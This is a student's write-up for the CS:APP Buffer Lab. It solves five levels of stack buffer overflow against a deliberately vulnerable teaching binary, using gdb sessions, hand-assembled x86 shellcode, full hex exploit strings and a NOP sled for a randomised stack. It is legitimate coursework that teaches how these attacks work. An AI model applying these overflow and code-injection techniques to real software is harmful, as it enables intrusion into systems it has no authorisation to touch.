Buffer Lab: The Buffer Bombs Documentation

Wu Jialong 2018013418

April 9, 2020

1 Stack Frames of Important Functions

Using command `objdump -d bufbomb`, we can get disassembled version of it. After reading the dissassembled code, we can plot the stack frames of function `test` and `getbuf` as Fig 1.



Figure 1: Stack frames of function `test` and `getbuf`. The absolute address on the stack are determined by `gdb` and utilized step by step during the process of solving this assignment.

2 Level 0: Candle

In this task, we are required to get `BUFBOMB` to execute the code for `smoke` which has **no parameters**, after `getbuf` returns, rather than returning to `test`. So we just need to cover the return address of `getbuf` on the stack with the address of function `smoke`, which is `0x08048b04` according to dissassembled code.

We need a totally `0x28+0x8=0x30=48` bytes-long input string, with padding `0`, that is

```
00 00 .. 00 /* 00 repeated 44 times*/
04 8b 04 08 /* 08048b04 <smoke> */
```

Note that this exploit string will corrupt old `%ebp` value, but this will not cause a problem since `smoke` exits the program directly.

3 Level 1: Sparkler

3.1 Get Cookie

First of all, get the cookie:

```
./makecookie 2018013418
0x4e606fa7
```

3.2 Sparkler

This task is same as the last but with a function with a parameter. We put the address of `fizz` on the position of return address of `getbuf` once again. After enter `fizz` and run `mov %esp,%ebp`, this position will be pointed by `%ebp`. Then we put the argument, our cookie, on `0x8(%ebp)`.

A totally `0x30+0x8=0x38=56` bytes-long exploit string is needed:

```
00 00 .. 00 /* 00 repeated 44 times*/
2e 8b 04 08 /* 08048b2e <fizz> */
00 00 00 00
a7 6f 60 4e /* cookie at current 0x8(%ebp) */
```

A corrupted stack will not cause a problem too, for the same reason.

4 Level 2: Firecracker

4.1 Get Absolute Stack Address

To naively run a exploited code which is placed on the stack, we need the absolute stack address, which can be got using `gdb`.

```
(gdb) set args -u 2018013418
(gdb) b getbuf
Breakpoint 1 at 0x804928a
(gdb) r
Starting program: /home/wujialong/buflab-handout/bufbomb -u
    2018013418
Userid: 2018013418
Cookie: 0x4e606fa7

Breakpoint 1, 0x0804928a in getbuf ()
```

```
(gdb) print $ebp
$1 = (void *) 0x55683450 <_reserved+1037392>
```

Thus we get the `%ebp` of `getbuf` is `0x55683450`, and `&buf[0]` is `-0x28(%ebp)=0x55683428`.

4.2 Firecracker

In this task, we need to set global variable to the cookie and then call `bang`. To do so, a exploit *code* must be run. We put the code on the stack starting from `&buf[0]`, that's why we need the absolute stack address. What's more, by reading the disassembled code, we get the address of `global_value` : `0x804e10c`. Then we can write our assembly code:

```
movl $0x4e606fa7,0x804e10c # Set global_value to cookie
pushl $0x08048b82 # push address of bang
ret # return to bang
```

Explanation of each instruction is commented within the code.

After assemble this code with `gcc -m32 -c` and disassemble it with `objdump -d`, we get the hex representation of the code. Putting this code on `&buf[0]` and covering the return address of `getbuf` with the address of exploit code, we construct the input string with a length of `0x30=48` bytes:

```
c7 05 0c e1 04 08 a7 6f 60 4e /* movl $0x4e606fa7,0x804e10c */
68 82 8b 04 08 /* push $0x8048b82 */
c3 /* ret */
00 00 .. 00 /* 00 repeated 28 times*/
28 34 68 55 /* address to buf[0] on stack */
```

5 Level 3: Dynamite

5.1 More Useful Stack address

With a little calculation, we get `$esp` of `test` before calling `getbuf` and `$ebp` of `test`. They are `0x55683450+0x8 = 0x55683458` and `0x55683458+0x28 = 0x55683480` respectively, which is also ploted on Fig 1.

These can also be validated by `gdb`:

```
Starting program: /home/wujialong/buflab-handout/bufbomb -u
    2018013418
Userid: 2018013418
Cookie: 0x4e606fa7

Breakpoint 1, 0x0804928a in getbuf ()
(gdb) print *(int*)($ebp)
$3 = 1432892544
```

Note that `1432892544 = 0x55683480`.

5.2 Dynamite

Now we can set the cookie as the return value of `getbuf`, restore any corrupted state, push the correct return location on the stack, and execute a `ret` instruction to really return to `test`. Write down our assembly code here:

```
movl $0x4e606fa7,%eax # set return value
movl $0x55683480,%ebp # restore %ebp of test
pushl $0x8048bf3 # next instruction of call getbuf
ret # jump to it
```

Note that the value of `%esp` has already been restored correctly after `ret` of `getbuf` is run, but the `%ebp` is incorrect since the stack is corrupted, so we need to restore it manually.

Then we get hex representation of the code using `gcc` and `objdump`, put the code on `&buf[0]`, cover the return address of `getbuf`, and finally get our exploit code of `48` bytes:

```
b8 a7 6f 60 4e /* mov $0x4e606fa7,%eax */
bd 80 34 68 55 /* mov $0x55683480,%ebp */
68 f3 8b 04 08 /* push $0x8048bf3 */
c3 /* ret */
00 00 .. 00 /* 00 repeated 28 times */
28 34 68 55 /* address to buf[0] on stack */
```

6 Level 4: Nitroglycerin

6.1 Stack Randomization

In ”Nitro” mode, the stack is randomized so that the addresses vary from one execute to another. According to the introductions for Buffer Lab handed out by our instructor:

> if you sample the value of %ebp during two successive executions of getbufn, you would find they differ by as much as ±240.

So `%ebp` of `getbufn` will range from `0x55683450-0xf0 = 0x55683360` to `0x55683450+0xf0 = 0x55683540`, correspondingly, the address of `buf[0]` in `getbufn` will range from `0x55683360-0x208 = 0x55683158` to `0x55683540-0x208 = 0x55683338`.

It can also be validated by `gdb`. In my machine with my own cookie, `%ebp` of the first five calls of `getbufn` ranges from `0x556833f0` to `0x55683470`, which is indeed in the range of `[0x55683360, 0x55683540]`

The stack frames of `testn` and `getbufn` are ploted in Fig 2.

6.2 Nitroglycerin

The same task as Dynamite. Now we can not get any absolute stack address. Instead of put exploit code at the beginning of input strings, we put it in the end of it. A so-called nop sled is put before the code, filling with a long sequence of `nop` (no operation, code `0x90`) instructions. As long as we can guess an address somewhere within this sequence, the program will run through the sequence and then hit the exploit code. To make sure our corrupted return address of `getbuf` lies in the sled, we assign it with the probably highest address of `buf[0]`, that is `0x55683338`.



Figure 2: Stack frames of function `testn` and `getbufn`. Stack addresses randomly vary in some ranges, which makes it hardly predictable.

Similar with the circumstance of Dynamite, the value of `%esp` has already been restored correctly, so we can use a relative address to `%esp` to restore the value of `%ebp`.

Here is the assembly code:

```
leal 0x28(%esp),%ebp # restore %ebp of test
movl $0x4e606fa7,%eax # set return value
pushl $0x8048c67 # next instruction of call getbufn
ret # jump to it
```

and the exploit string of `0x208+0x8=0x210=528` bytes:

```
90 90 .. 90 /* 90 repeated 509 times */
8d 6c 24 28 /* lea 0x28(%esp),%ebp */
b8 a7 6f 60 4e /* mov $0x4e606fa7,%eax */
68 67 8c 04 08 /* push $0x8048c67 */
c3 /* ret */
38 33 68 55 /* address to nop sled */
```

Note that a 509-byte-long nop sled is long enough for a 481-bytes-long range of various `&buf[0]`.